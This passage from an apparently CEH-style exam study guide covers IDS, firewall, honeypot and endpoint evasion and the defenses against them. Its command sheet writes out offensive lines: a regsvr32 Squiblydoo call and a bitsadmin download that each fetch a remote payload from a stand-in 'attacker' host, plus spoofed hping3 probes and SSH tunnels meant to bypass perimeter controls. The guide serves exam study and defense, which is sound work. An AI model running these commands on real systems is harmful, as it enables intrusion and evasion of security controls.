Real-world use: An attacker runs nmap -sV and finds a "server" whose banner says one thing but behaves differently, with a VMware OUI and strange open ports. He concludes it is a honeypot and avoids it. Result: the honeypot is detected and sidestepped.

Tools and commands used here: nmap (-sV, -p, --scan-delay, --max-retries, -p-), arp-scan (--localnet), ping, traceroute. See section 5.

AI angle: Attackers feed scan output to AI to judge "is this a honeypot?"; defenders make honeypots more realistic to beat such analysis.

Countermeasures and defense (for the defender): Make honeypots behave realistically (real services, normal latency, proper banners, realistic MACs) so these detection tricks fail.

> **EXAM TIP:** Honeypot detection clues: emulated services that behave oddly, higher/variable latency, virtualization OUIs in MACs, and unexpected open ports. Nmap is the main tool.

EXAM FOCUS:

- Keywords: "nmap -sV discrepancy" -> service fingerprinting. "higher, variable latency" -> response-time analysis. "unusual OUI" -> MAC analysis. "nmap -p- unexpected ports" -> port enumeration.

Memory trick: "Honeypot tells: slow replies, fake banners, odd MAC, strange ports."

3.44 How to Defend Against IDS Evasion

What it is: Countermeasures that stop the IDS-evasion tricks from earlier sections. Key points from the slide:

1. Shut down switch ports linked to known attack hosts.
2. Analyze ambiguous traffic deeply for all possible threats.
3. Use TCP FIN or RST packets to end malicious TCP sessions.
4. Look for NOP opcodes other than 0x90 to catch polymorphic shellcode.
5. Train users to spot attack patterns; patch and update all systems and devices.
6. Deploy the IDS only after analyzing topology, traffic, and host count.
7. Use a traffic normalizer to remove ambiguity before traffic reaches the IDS.
8. Make the IDS normalize fragmented packets and reassemble them in the correct order.
9. Define the DNS server for the client resolver in routers or similar devices.
10. Harden all communication devices (modems, routers).
11. If possible, block ICMP TTL-expired packets at the external interface and set the TTL field to a large value.
12. Regularly update the antivirus signature database.
13. Use a traffic-normalization solution at the IDS to protect against evasions.
14. Store attack information (attacker IP, victim IP, timestamp) for later analysis.

Big idea: Most IDS evasion works because the IDS sees traffic differently from the host. A traffic normalizer and forced reassembly make the IDS and host agree, which defeats fragmentation, splicing, and TTL/RST tricks.

Analogy: If two people must read the same letter the same way, you first flatten and reorder every torn page (normalize and reassemble) before either reads it. Then no one can be fooled by torn or out-of-order pages.

Real-world use: A SOC enables fragment reassembly and traffic normalization on its IDS. The attacker's tiny-fragment and session-splicing attempts are reassembled before inspection and now match the signature. Result: evasion defeated.

> **REMEMBER:** The single most important IDS-evasion defense is traffic normalization plus forced reassembly, so the IDS sees exactly what the host will see.

EXAM FOCUS:

- Keywords: "normalize traffic", "reassemble fragments in order", "NOP other than 0x90", "block ICMP TTL-expired" -> IDS-evasion defenses.
- Trap: the fix for fragmentation/splicing is reassembly and normalization, not just more signatures.

Memory trick: "Normalize and reassemble = the IDS sees what the host sees."

3.45 How to Defend Against Firewall Evasion

What it is: Countermeasures for firewall bypass. Key points from the slide:

1. Configure the firewall to filter out a known intruder's IP address.
2. Set the ruleset to deny all, then allow only required services.
3. Run firewall services under a unique, non-admin user ID.
4. Configure a protected remote syslog server for firewall logs.
5. Monitor firewall logs regularly and investigate suspicious entries.
6. By default, disable all FTP connections to or from the network.
7. Catalog and review all inbound and outbound traffic allowed through.
8. Run regular risk queries to find vulnerable firewall rules.
9. Monitor and control who can modify the firewall configuration.
10. Specify source and destination IP addresses and the ports.
11. Notify the security policy administrator about firewall changes and document them.
12. Control physical access to the firewall.
13. Take regular backups of the ruleset and configuration files.
14. Schedule regular firewall security audits.

Big idea: A firewall is only as strong as its ruleset and its change control. "Deny all, allow only what is needed" plus logging, review, and audits stops most evasion.

Analogy: A gate is safe only if the guard turns away everyone except named guests (deny by default), writes down every entry (logs), and the entry list is reviewed and locked from tampering (change control and audits).

Real-world use: A team moves from "allow all except blocked" to "deny all except allowed", enables logging to a protected syslog, and audits rules monthly. Stale, risky rules are removed. Result: far fewer paths for an attacker to tunnel through.

> **EXAM TIP:** "Deny all by default, then allow only required services" is the model firewall policy and a common best-answer on the exam.

EXAM FOCUS:

- Keywords: "deny all then allow needed", "disable FTP by default", "protected syslog", "regular audits" -> firewall-evasion defenses.

Memory trick: "Deny by default, log everything, review and audit."

3.46 How to Defend Against Endpoint Security Evasion

What it is: Countermeasures for NAC and endpoint (EDR/antivirus) evasion. Key points from the slide:

1. Use antivirus with advanced methods (behavioral analysis, machine learning).
2. Use code signing certificates to verify executables and scripts.
3. Implement network segmentation to stop malware spreading between endpoints.
4. Apply least privilege to limit how far malware can spread.
5. Enable multi-factor authentication (MFA) for critical systems and sensitive data.
6. Regularly run security audits and penetration tests on endpoints.
7. Use application whitelisting to allow only approved applications to run.
8. Use VPNs and secure methods for remote access to endpoints.
9. Perform real-time network monitoring to detect unusual behavior.
10. Use MAC address filtering to allow only authorized devices.
11. Implement file integrity monitoring (FIM) for critical files and directories.
12. Deploy data loss prevention (DLP) tools to control sensitive-data movement.
13. Restrict transfer of sensitive information via removable media or email.
14. (From the list) keep using code signing and behavioral detection together.

Big idea: Signature-only antivirus loses to ghostwriting, encryption, and LoLBins. The defense is behavior-based detection plus least privilege, segmentation, whitelisting, and MFA, so even code that runs cannot spread or do much.

Analogy: You cannot recognize every disguise (signatures), so you also watch for suspicious behavior (behavioral EDR), give each worker only the keys they need (least privilege), and wall off the building into sections (segmentation) so one breach cannot reach everything.

Real-world use: A company deploys behavior-based EDR, enforces least privilege and segmentation, and requires MFA. An attacker who runs a LoLBin still cannot inject into protected processes, spread laterally, or reach sensitive data. Result: the evasion buys the attacker little.

> **REMEMBER:** Behavior-based EDR (not signatures), least privilege, segmentation, application whitelisting, and MFA together defeat most endpoint-evasion tricks.

EXAM FOCUS:

- Keywords: "behavioral analysis and machine learning", "least privilege", "network segmentation", "application whitelisting", "FIM", "DLP" -> endpoint-evasion defenses.

Memory trick: "Behavior, Boundaries, Barriers: behavioral EDR, least privilege and segmentation, whitelisting and MFA."

3.47 Module Summary

What it is: The closing slide recaps the module:

- IDS, IPS, firewall, and honeypot concepts and solutions.
- Various techniques to bypass IDSes and firewalls.
- Various techniques to bypass NAC and endpoint security.
- Various IDS/firewall evasion tools.
- Honeypot concepts and techniques to detect honeypots.
- Countermeasures to prevent IDS/firewall evasion.

The next module (13) covers hacking web servers.

Memory trick (whole module in one line): "Know the guards (IDS/IPS/FW/honeypot), know the sneaks (tunnels, fragments, LoLBins, AMSI), know the fixes (normalize, deny-all, behavioral EDR)."

4. Tool Encyclopedia

Every tool from the notes is listed, grouped by job, with close alternatives the exam places nearby. Columns: Tool, What it does, Type or platform, Exam keyword.

4.1 IDS, IPS and NIDS Tools

Tool	What it does	Type	Exam keyword
Snort	Open-source NIDS, rules-based	NIDS	Open-source rules IDS
Suricata	Multi-threaded IDS/IPS/NSM	NIDS/IPS	Multi-threaded engine
Zeek (Bro)	Network analysis and logging	NSM	Connection logs, ex-Bro
Juniper IDP	Detection and prevention box	IDS/IPS	Juniper appliance
Cisco Secure IPS	Enterprise network IPS	NIPS	Cisco network IPS

Tool	What it does	Type	Exam keyword
Trellix IPS	Flow analysis, finds botnets	IPS	Flow data, botnets
Check Point Quantum	Enterprise IPS	IPS	Check Point IPS
Palo Alto ATP	Advanced threat prevention	IPS	Palo Alto prevention

4.2 HIDS and Host Protection Tools

Tool	What it does	Type	Exam keyword
OSSEC	Open-source host IDS	HIDS	Host IDS, file integrity
Atomic OSSEC	Commercial OSSEC build	HIDS	Hardened OSSEC
Samhain	File integrity and log HIDS	HIDS	Host file integrity
McAfee Host IPS	Host intrusion prevention	HIPS	Desktop host IPS

4.3 Firewall Products

Tool	What it does	Type	Exam keyword
Cisco Secure FW ASA	Enterprise network firewall	Network	Cisco ASA
Palo Alto PA-7500	Next-gen network firewall	Network	Palo Alto NGFW
FortiGate	Next-gen firewall	Network	Fortinet NGFW
Check Point Quantum	Security gateway	Network	Check Point gateway
pfSense	Open-source firewall	Appliance	Open-source firewall
IPFire	Open-source firewall	Appliance	Open-source firewall
Microsoft Defender FW	Built-in host firewall	Host	Windows host firewall
ZoneAlarm	Personal firewall	Host	Personal firewall
Comodo Firewall	Personal firewall	Host	Personal firewall
Norton Smart Firewall	Personal firewall	Host	Personal firewall

4.4 Tunneling and Evasion Tools

Tool	What it does	Phase	Exam keyword
Hping / hping3	Craft spoofed/ACK packets	Evasion	Packet crafting, spoof
Nping	Craft packets (Nmap suite)	Evasion	ACK tunneling tool

Tool	What it does	Phase	Exam keyword
IMPTX	ICMP tunnel backdoor	Evasion	ICMP Echo tunnel
HTTPort	HTTP tunnel client	Evasion	Tunnel over port 80
HTTHost	HTTP tunnel server	Evasion	HTTP tunnel server
OpenSSH	Encrypted SSH tunnel	Evasion	ssh -L -R -D tunnel
Bitvise	SSH server/client tunnel	Evasion	LPF, RPF, DPF
iodine	DNS tunnel (IP over DNS)	Evasion	DNS port 53 tunnel
dnscat2	DNS C&C tunnel	Evasion	DNS C&C tunnel

4.5 WAF and Web Evasion Tools

Tool	What it does	Phase	Exam keyword
sslscan	Enumerate server ciphers	Evasion	Cipher mismatch WAF
abuse-ssl-bypass-waf	Use cipher WAF cannot read	Evasion	SSL/TLS WAF bypass
SecLists	Payload and fuzz wordlists	Evasion	Fuzzing wordlist
Assetnote Wordlists	WAF fuzzing wordlists	Evasion	WAF fuzzing

4.6 NAC and Endpoint Evasion Tools

Tool	What it does	Phase	Exam keyword
VLANPWN	VLAN enum and hopping	NAC	DTP, double tagging
nac_bypass_setup.sh	Pre-auth device NAC bypass	NAC	NAC bypass script
FENRIR	NAC bypass via pre-auth	NAC	Pre-authenticated device
Ghostwriting.sh	Reshape malware bytes	Endpoint	Ghostwriting AV bypass
rundll32.exe	Run DLL code (LoLBin)	Endpoint	Signed binary proxy
regsvr32.exe	Run scriptlet (Squiblydoo)	Endpoint	regsvr32 bypass
bitsadmin	Background download	Endpoint	BITS evasion
certutil	Download/encode (LoLBin)	Endpoint	LoLBin download
x64dbg	Debugger, find hooks	Endpoint	Unhook EDR

Tool	What it does	Phase	Exam keyword
CPLResourceRunner	Build malicious CPL	Endpoint	CPL side-loading
Deimos C2	Command and control	Endpoint	LoLBin C2 agent
Metasploit	Exploit and payload kit	Multiple	Templates, encoders

4.7 Honeypot and Detection Tools

Tool	What it does	Type	Exam keyword
HoneyBOT	Easy early-warning honeypot	Honeypot	Early-warning decoy
Cowrie	SSH/Telnet honeypot	Honeypot	SSH command logging
Valhala	Honeypot software	Honeypot	Honeypot tool
StingBox	Honeypot appliance	Honeypot	Honeypot tool
Blumira	Honeypot software	Honeypot	Honeypot tool
NeroSwarm	Honeypot software	Honeypot	Honeypot tool
Nmap	Scan, fingerprint, detect	Detection	Detect honeypot
arp-scan	Scan MAC/OUI on LAN	Detection	MAC OUI check

5. Command Sheet

You have no lab, so this section teaches you to read each command: what it does, its syntax, each part, a flag table, demo use, sample output, mistakes, and what the exam asks.

5.1 ssh (SSH tunneling)

Purpose: Build an encrypted tunnel and forward a port through it to bypass perimeter controls.

Full syntax (from the slide):

```
ssh -f user@certifiedhacker.com \
    -L 5000:certifiedhacker.com:25 -N
```

Breakdown:

- ssh = the OpenSSH client.
- user@certifiedhacker.com = the login name and the SSH server.
- -L 5000:certifiedhacker.com:25 = forward local port 5000 to remote port 25; the format is local-port:host:remote-port.
- -f = run SSH in the background.
- -N = do not run any command on the remote server (tunnel only).

Flag table:

Flag	Meaning	When to use	Example
-f	Background mode	Keep tunnel running quietly	ssh -f host
-N	No remote command	Pure tunnel, no shell	ssh -N host
-L	Local forwarding	Reach a remote service local	-L 5000:h:25
-R	Remote forwarding	Expose local to remote side	-R 8080:loc:80
-D	Dynamic SOCKS proxy	Route any traffic via SSH	-D 1080 host

Demo commands:

```
# Reach an internal SMTP server via localhost:5000
ssh -f -N -L 5000:mail.internal:25 user@jump.host

# Open a SOCKS proxy on 1080 for any app
ssh -f -N -D 1080 user@jump.host
```

Sample output and how to read it:

```
$ ssh -f -N -L 5000:mail.internal:25 user@jump.host
user@jump.host's password: ********
$                        <- prompt returns, no shell
$ ss -tlnp | grep 5000
LISTEN 0 128 127.0.0.1:5000 ...
```

Reading it: after the password, the prompt returns with no remote shell (because of -N and -f). The ss command shows port 5000 now listening locally, which means the tunnel is up. Point your mail client at localhost:5000.

Common mistakes: mixing the -L field order (it is local:host:remote), forgetting -N so an unwanted shell opens, and forgetting that port 22 outbound must be allowed.

What the exam asks: which flag forwards a local port (-L), which creates a SOCKS proxy (-D), and what -f and -N do. Local vs remote vs dynamic forwarding maps to LPF/RPF/DPF.

5.2 hping3 (packet crafting, spoofing, ACK tunneling)

Purpose: Craft custom TCP/UDP/ICMP packets to spoof a source, test firewall rules, and tunnel data in ACK packets.

Full syntax (general):

```
hping3 [mode] [flags] target
```

Flag table:

Flag	Meaning	When to use	Example
-A	Set TCP ACK flag	ACK tunneling/probe	hping3 -A t
-S	Set TCP SYN flag	SYN scan/probe	hping3 -S t
-a	Spoof source IP	Hide origin, spoof	-a 1.2.3.4
-p	Destination port	Target a service	-p 80
-c	Packet count	Send a few packets	-c 3
-1	ICMP mode	ICMP probe/tunnel	hping3 -1 t
-2	UDP mode	UDP probe	hping3 -2 t

Demo commands:

```
# Send 3 spoofed ACK packets to port 80
hping3 -A -a 10.0.0.9 -p 80 -c 3 target.example

# Send an ICMP echo (like ping) to test ICMP path
hping3 -1 -c 2 target.example
```

Sample output and how to read it:

```
HPING target (eth0 93.184.216.34): A set, 40 headers
len=46 ip=93.184.216.34 flags=R DF seq=0 ttl=54
len=46 ip=93.184.216.34 flags=R DF seq=1 ttl=54
--- target hping statistic ---
3 packets transmitted, 3 received
```

Reading it: "A set" means the ACK flag was sent. "flags=R" in the reply means the target answered with RST, so the port is closed or the host rejects a lone ACK. If a firewall silently drops the packets, you see transmitted but 0 received, which itself reveals a filtering rule.

Common mistakes: needing root for raw packets, forgetting -a for spoofing, and confusing -1 (ICMP) with -2 (UDP).

What the exam asks: which tool crafts spoofed or ACK packets (hping3), what -a does (spoof source), and that hping is used for IP spoofing, ACK tunneling, and firewall rule testing.

5.3 Snort (run modes and rules)

Purpose: Run Snort as a sniffer, packet logger, or NIDS, and apply rules.

Full syntax (examples):

```
snort -v                      # sniffer mode (verbose)
snort -dev -l ./log           # packet logger to ./log
snort -c /etc/snort/snort.conf -A console
```

Flag table:

Flag	Meaning	When to use	Example
-v	Verbose sniff	See packets live	snort -v
-d	Show app data	Inspect payloads	snort -d
-e	Show link layer	See Ethernet info	snort -e
-l	Log directory	Save packets	-l ./log
-c	Config/rules file	Run as NIDS	-c snort.conf
-A	Alert mode	Choose alert output	-A console

Demo rule (read it, do not run it):

```
alert tcp any any -> 192.168.1.0/24 111 \
  (content:"|00 01 86 a5|"; msg:"mountd access";)
```

How to read the rule: action is alert; protocol tcp; from any source IP/port; to the 192.168.1.0/24 network on port 111; if the payload contains the bytes 00 01 86 a5; then alert with the message "mountd access".

Common mistakes: writing a rule across multiple lines (not allowed), and confusing the direction operator (-> one way, <> both ways; there is no <-).

What the exam asks: the two rule parts (header and options), the action keywords (alert, log, pass, drop, reject, sdrop), and reading a rule to say what it detects.

5.4 regsvr32 (signed-binary / whitelisting bypass)

Purpose: Abuse the signed Windows binary regsvr32.exe to run a remote scriptlet, bypassing application whitelisting (the "Squiblydoo" technique).

Full syntax (from the slide):

```
regsvr32.exe /s /n /u /i:"C:\path_to_malicious.dll"
```

Flag table:

Flag	Meaning	When to use	Example
/s	Silent, no dialogs	Stay quiet	regsvr32 /s
/n	Do not call register	With /i for install	/n /i:...
/u	Unregister	Trigger DllUnregister	/u /i:...
/i	Call DllInstall	Run scriptlet/DLL	/i:"file"

Demo command:

```
regsvr32 /s /n /u /i:http://attacker/evil.sct scrobj.dll
```

How to read it: /s hides output; /n with /i tells regsvr32 to call DllInstall instead of registering; /u makes it the uninstall path; /i points to a remote scriptlet. The signed, trusted regsvr32 runs the attacker's code, so whitelisting that trusts regsvr32 is bypassed.

Common mistakes: thinking it needs admin (it often runs as a normal user), and missing that the .sct can be remote (over HTTP).

What the exam asks: which signed binary runs a remote scriptlet to bypass whitelisting (regsvr32), and the meaning of /s /n /u /i.

5.5 Honeypot detection with nmap and arp-scan

Purpose: Detect a honeypot by service, latency, MAC/OUI, and open ports.

Demo commands (from the slide):

```
nmap -sV -p 80 <target_ip>
nmap -p 80 --scan-delay 1s --max-retries 5 <target_ip>
arp-scan --interface=eth0 --localnet
nmap -p- <target_ip>
```

Flag table:

Flag	Meaning	When to use	Example
-sV	Probe service version	Fingerprint service	-sV -p 80
-p	Specific port(s)	Focus a port	-p 80
-p-	All 65535 ports	Find odd open ports	nmap -p- t
--scan-delay	Wait between probes	Measure latency	--scan-delay 1s
--max-retries	Retry limit	Control retries	--max-retries 5
--localnet	Whole local subnet	ARP the LAN	arp-scan ...

Sample output and how to read it:

```
$ nmap -sV -p 80 10.0.0.50
PORT   STATE SERVICE VERSION
80/tcp open  http    FakeHTTPd 1.0 (banner)
MAC Address: 00:0C:29:3A:1B:2C (VMware)
```

Reading it: the banner "FakeHTTPd" and a VMware MAC OUI (00:0C:29) suggest a virtual decoy. If -p- also shows many unrelated open ports and replies lag, the host is likely a honeypot.

Common mistakes: reading a VMware OUI as proof by itself (many real servers are virtual too); use several signals together.

What the exam asks: which nmap options fingerprint services (-sV), scan all ports (-p-), or measure latency (--scan-delay), and that an unusual OUI hints at a honeypot.

5.6 bitsadmin (BITS evasion) and ftp (HTTP tunnel test)

Purpose: bitsadmin creates a background download job that blends with Windows updates; ftp 127.0.0.1 proves the HTTPort tunnel works.

Demo commands:

```
bitsadmin /transfer job http://attacker/payload.exe ^
    C:\Users\Public\payload.exe

ftp 127.0.0.1
```

How to read them: bitsadmin /transfer queues a download that the OS performs in the background, so it looks like normal update traffic (the ^ continues the line in cmd). After setting up HTTPort/HTTHost, connecting with ftp 127.0.0.1 reaches a remote FTP server through the HTTP tunnel, even though a firewall rule blocks port 21 directly.

Common mistakes: forgetting that bitsadmin is being deprecated in favor of PowerShell Start-BitsTransfer (ADDED CONTEXT, verify), and expecting ftp 127.0.0.1 to work without the tunnel running first.

What the exam asks: which built-in tool downloads in the background to evade detection (bitsadmin/BITS), and that ftp to localhost through HTTPort demonstrates HTTP tunneling past a port-21 block.

6. Ports, Protocols, Standards and Acronyms

6.1 Protocols and Ports Used in This Module

Protocol	Purpose	Port or layer	Why attackers care
ICMP	Ping and errors	Layer 3 (no port)	ICMP tunneling in echo
TCP ACK	Confirm data	Layer 4	ACK tunneling payloads
HTTP	Web traffic	TCP 80	HTTP tunneling, usually open
HTTPS	Encrypted web	TCP 443	TLS hides payload
DNS	Name lookups	UDP 53	DNS tunneling, always allowed
SSH	Remote shell	TCP 22	Encrypted tunnel, forwards
SMTP	Mail sending	TCP 25	Forwarded in ssh -L example
FTP	File transfer	TCP 21	Blocked then tunneled via HTTP
Telnet	Remote shell	TCP 23	Decoy in tiny-fragment example

Protocol	Purpose	Port or layer	Why attackers care
Syslog	Log transport	UDP 514	Firewall Analyzer on 514/1514

> **ADDED CONTEXT:** DNS also uses TCP 53 for zone transfers and large responses, but the slide stresses UDP 53 with its 255-byte outbound query limit, which is what DNS tunneling abuses.

6.2 Firewall Types by OSI Layer

Firewall type	OSI layer	Inspects	Note
Packet filtering	Layer 3 network	IP, port, protocol	No connection state
Circuit-level gateway	Layer 5 session	Session handshake	Not the payload
Application-level/proxy	Layer 7 application	App protocol data	Allows supported only
Stateful multilayer	Multiple	State plus content	Combines all methods

6.3 Detection Methods and Alert Types (quick reference)

Item	Meaning	Note
Signature recognition	Match known pattern	Also misuse detection
Anomaly detection	Deviation from normal	Catches new attacks
Protocol anomaly	Breaks protocol rules	RFC deviation
True positive	Attack and alert	Correct
False positive	No attack but alert	Nuisance
False negative	Attack but no alert	Worst case
True negative	No attack, no alert	Correct

6.4 Acronyms

Acronym	Full form	One-line meaning
IDS	Intrusion Detection System	Detects and alerts
IPS	Intrusion Prevention System	Detects and blocks
NIDS	Network-based IDS	Watches network traffic
HIDS	Host-based IDS	Watches one host
NIPS	Network-based IPS	Inline network blocking
WAF	Web Application Firewall	Filters web attacks
DMZ	Demilitarized Zone	Public-services subnet
ACL	Access Control List	Firewall allow/deny rules
TTL	Time To Live	Hop counter in IP packet

Acronym	Full form	One-line meaning
DAQ	Data Acquisition	Snort packet capture layer
NSM	Network Security Monitoring	Rich traffic logging
NAC	Network Access Control	Checks device before access
EDR	Endpoint Detection and Response	Behavior-based endpoint agent
DTP	Dynamic Trunking Protocol	Negotiates switch trunk
VLAN	Virtual LAN	Logical network segment
LoLBin	Living off the Land Binary	Trusted tool abused
AMSI	Antimalware Scan Interface	Windows scan API
ETW	Event Tracing for Windows	Built-in logging system
BITS	Background Intelligent Transfer Service	Background downloader
COM	Component Object Model	Windows object calling
DLL	Dynamic Link Library	Shared code file
CPL	Control Panel applet	A DLL run as settings
C&C	Command and Control	Attacker control server
DGA	Domain Generation Algorithm	Random C&C domains
DLP	Data Loss Prevention	Stops data exfiltration
FIM	File Integrity Monitoring	Watches critical files
MFA	Multi-Factor Authentication	Two or more login proofs
OUI	Organizationally Unique Identifier	Vendor part of a MAC
SOCKS	Socket Secure proxy	Generic proxy protocol
DNSSEC	DNS Security Extensions	Signs DNS records
XSS	Cross-Site Scripting	Injects script into a page

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Evasion Technique vs Countermeasure

Evasion technique	Primary countermeasure
Tiny fragments	Reassemble fragments before inspection
Session splicing	Normalize and reassemble TCP stream
IP spoofing	Ingress/egress filtering, anti-spoof
Source routing	Disable source routing on routers
ICMP tunneling	Block or rate-limit ICMP echo

Evasion technique	Primary countermeasure
ACK tunneling	Use a stateful firewall
HTTP tunneling	Application-layer proxy inspection
DNS tunneling	Monitor DNS volume and long queries
SSH tunneling	Restrict/monitor outbound SSH
Polymorphic shellcode	Watch NOP opcodes other than 0x90
Invalid RST evasion	Verify TCP checksums before trusting RST
VLAN hopping	Disable DTP, static access ports
LoLBins	Monitor odd arguments to trusted tools
Process injection	Flag remote thread and cross writes
AMSI bypass	Remove PS 2.0, constrained language
ETW disabling	Use kernel and hardware telemetry
CPL side-loading	Treat .cpl as executable, block it
DLL hijacking	Whitelist by hash, safe DLL order

7.2 Look-alike Pairs

Each line gives the one-line difference and how to tell them apart in a question.

- IDS vs IPS: IDS detects and alerts; IPS also blocks. Clue: "blocked automatically" -> IPS.
- IPS vs firewall: IPS inspects for attack patterns; firewall filters by preset rules. Clue: "signature/behavior" -> IPS; "allow/deny by IP and port" -> firewall.
- NIDS vs HIDS: NIDS watches network traffic; HIDS watches one host. Clue: "promiscuous mode" -> NIDS; "file integrity on a server" -> HIDS.
- Signature vs anomaly detection: signature matches known patterns; anomaly flags deviation from normal. Clue: "zero-day caught by behavior" -> anomaly.
- False positive vs false negative: false positive is a false alarm; false negative is a missed real attack. Clue: "attack happened, no alert" -> false negative (worst).
- Insertion vs evasion: insertion means the IDS accepts what the host rejects; evasion means the host accepts what the IDS rejects. Clue: who accepts the packet.
- Tiny fragments vs session splicing: fragments split at the IP layer; splicing splits the payload across TCP segments. Clue: "IP fragments" vs "TCP segments".
- ICMP vs ACK vs DNS tunneling: ICMP uses echo packets; ACK uses TCP ACK packets; DNS uses port 53 queries. Clue: the protocol named.
- Bastion host vs DMZ: bastion host is a hardened exposed machine; DMZ is a subnet of public servers isolated from the LAN. Clue: "host" vs "subnet/zone".
- Packet filter vs stateful firewall: packet filter checks headers only; stateful tracks connection state. Clue: "remembers the connection" -> stateful.
- Honeypot vs honeynet: a honeypot is one decoy; a honeynet is a network of decoys. Clue: single vs network.

- Low vs high interaction honeypot: low simulates few services; high simulates all. Clue: "limited services" -> low.
- VLAN hopping vs pre-auth device: VLAN hopping abuses DTP to reach other VLANs; pre-auth device piggybacks on an already-authenticated host. Clue: "DTP/double tagging" vs "Raspberry Pi behind a trusted device".
- LoLBin vs process injection: LoLBin runs a trusted binary with evil input; injection places code inside a running process. Clue: "certutil/regsvr32" vs "VirtualAllocEx".
- WAF vs network firewall: WAF inspects HTTP for web attacks; network firewall filters IP/port. Clue: "XSS/SQLi filtering" -> WAF.
- DNSSEC vs DNS filtering: DNSSEC proves records are authentic; it does not detect tunneling. Clue: "cannot stop DNS tunneling" -> DNSSEC.

8. Exam Cheat Sheet

8.1 Keyword -> Answer

- "Detects and alerts, does not block" -> IDS.
- "Detects and blocks, active IDS" -> IPS.
- "Filters by IP, port, protocol at the gateway" -> firewall.
- "No production value, attracts attackers" -> honeypot.
- "Matches known attack patterns" -> signature (misuse) detection.
- "Flags deviation from normal behavior" -> anomaly detection.
- "Breaks the protocol standard" -> protocol anomaly detection.
- "Attack happened but no alert" -> false negative.
- "Alert fired but no attack" -> false positive.
- "Hardened host with public and private interface" -> bastion host.
- "Subnet of public servers isolated from LAN" -> DMZ / screened subnet.
- "Packet filter works at which layer" -> network (layer 3).
- "Circuit-level gateway works at which layer" -> session (layer 5).
- "Application/proxy firewall works at which layer" -> application (layer 7).
- "TTL one hop past the firewall to map ACL" -> firewalking.
- "Reads service version banner" -> banner grabbing.
- "Forged source IP of a trusted host" -> IP spoofing.
- "Sender chooses the packet route" -> source routing.
- "Header split across fragments to dodge rules" -> tiny fragments.
- "Payload split across TCP segments" -> session splicing.
- "Backdoor hidden in ICMP echo data" -> ICMP tunneling.
- "Malicious payload in TCP ACK packets" -> ACK tunneling.
- "Other traffic wrapped in HTTP on port 80" -> HTTP tunneling.
- "Data hidden in DNS queries on port 53" -> DNS tunneling.
- "Encrypted tunnel on port 22 with -L" -> SSH tunneling.
- "DNSSEC cannot detect it" -> DNS tunneling.
- "Abuse DTP to reach another VLAN" -> VLAN hopping.

- "Trusted built-in binary abused" -> LoLBin.
- "VirtualAllocEx, WriteProcessMemory, CreateRemoteThread" -> process injection.
- "powershell -version 2 to dodge the scanner" -> AMSI bypass (downgrade).
- "Patch EtwEventWrite to return 0" -> disabling ETW.
- "Malicious DLL with a legit name in the app folder" -> DLL hijacking.
- "regsvr32 /s /n /u /i remote scriptlet" -> signed-binary bypass.
- ".cpl file hiding malware" -> CPL side-loading.
- "Change IP and DNS rapidly to beat blacklists" -> fast flux DNS.
- "SSH/Telnet decoy that logs commands" -> Cowrie.

8.2 Must-memorize Lists and Numbers

- Detection methods (3): Signature (misuse), Anomaly, Protocol anomaly.
- Alert types (4): True positive, False positive, False negative, True negative.
- Firewall by mechanism (and layer): Packet filter (3), Circuit-level (5), Application/proxy (7), Stateful (multi).
- Firewall architecture (3): Bastion host, Screened subnet (DMZ), Multi-homed.
- Snort rule actions: alert, log, pass, drop, reject, sdrop.
- Snort build on the slide: Version 2.9.20. verify current.
- Tunneling ports: ICMP (echo), ACK (TCP), HTTP (80), DNS (UDP 53), SSH (22), SMTP forwarded (25), FTP tunneled (21).
- SSH forwarding: -L local, -R remote, -D dynamic (SOCKS); LPF, RPF, DPF.
- DNS query outbound limit: 255 bytes (UDP 53).
- Default proxy port in the Windows steps: 8080.
- Honeypot interaction levels (4): Low, Medium, High, Pure.
- Process injection trio: VirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread.
- regsvr32 flags: /s silent, /n no register, /u unregister, /i DllInstall.

8.3 "Pick the BEST option" Rules for This Module

- If asked for the control that only alerts, pick IDS, not IPS or firewall.
- If the system blocked the attack by itself, pick IPS over IDS.
- If the fix must stop fragmentation or session splicing, pick traffic normalization and reassembly, not "add more signatures".
- If the fix must stop ACK tunneling, pick a stateful firewall, not a packet filter.
- If the fix must stop VLAN hopping, pick "disable DTP / static access ports", not "stronger passwords".
- If the fix must stop AMSI downgrade, pick "remove PowerShell 2.0", not "update antivirus signatures".
- If the fix must stop LoLBins, pick "monitor unusual arguments and use application control", not "block the binary" (it is a needed system tool).
- If asked which beats a signature-only antivirus, pick behavior-based EDR.
- If two tunneling answers fit, choose by the named protocol or port (53 = DNS, 80 = HTTP, 22 = SSH, echo = ICMP, ACK = TCP).

- For honeypot detection, Nmap is the default best tool unless the clue is MAC/OUI (then arp-scan).

9. Practice Questions

These are original, CEH-style questions. The answer and explanation are placed directly under each question (correct choice, why it is right, and why each wrong option is wrong).

Q1. A security device inspects traffic, matches it against known attack patterns, and emails the administrator when it finds a match, but it never blocks the traffic. What is it?

- A. IPS
- B. IDS
- C. Proxy firewall
- D. Honeypot

Answer: B. An IDS detects and alerts only. A (IPS) would also block, which did not happen. C (firewall) filters by rules, not attack patterns. D (honeypot) is a decoy, not a traffic inspector on the live path.

Q2. An attack took place, but the IDS raised no alarm. Which alert type is this, and why is it the most serious?

- A. False positive, it wastes analyst time
- B. True negative, nothing happened
- C. False negative, a real attack went undetected
- D. True positive, the attack was caught

Answer: C. A false negative is an attack with no alert, so a real breach is missed. A describes a false alarm (less serious). B is wrong because an attack did occur. D is wrong because no alert was raised.

Q3. Which firewall type operates at the session layer (OSI layer 5) and approves the handshake while blocking direct incoming packets?

- A. Packet filtering firewall
- B. Application-level firewall
- C. Circuit-level gateway
- D. Stateful multilayer inspection firewall

Answer: C. A circuit-level gateway works at the session layer and verifies the session setup. A works at the network layer (3). B works at the application layer (7). D combines multiple layers.

Q4. An attacker sends a TCP or UDP packet to a host behind a firewall with the TTL set to one hop more than the firewall, then watches which probes get a reply to learn the ACL. What technique is this?

- A. Banner grabbing
- B. Firewalking
- C. Source routing
- D. Session splicing

Answer: B. Firewalking uses TTL expiration one hop past the gateway to map ACL rules. A reads service banners. C lets the sender pick the route. D splits payload across TCP segments.

Q5. Which command sets up an encrypted SSH tunnel that forwards local port 5000 to port 25 on the remote host, in the background, with no remote shell?

- A. ssh -R 5000:host:25 -f user@host
- B. ssh -D 5000 -N user@host
- C. ssh -f user@host -L 5000:host:25 -N
- D. ssh -L 25:host:5000 user@host

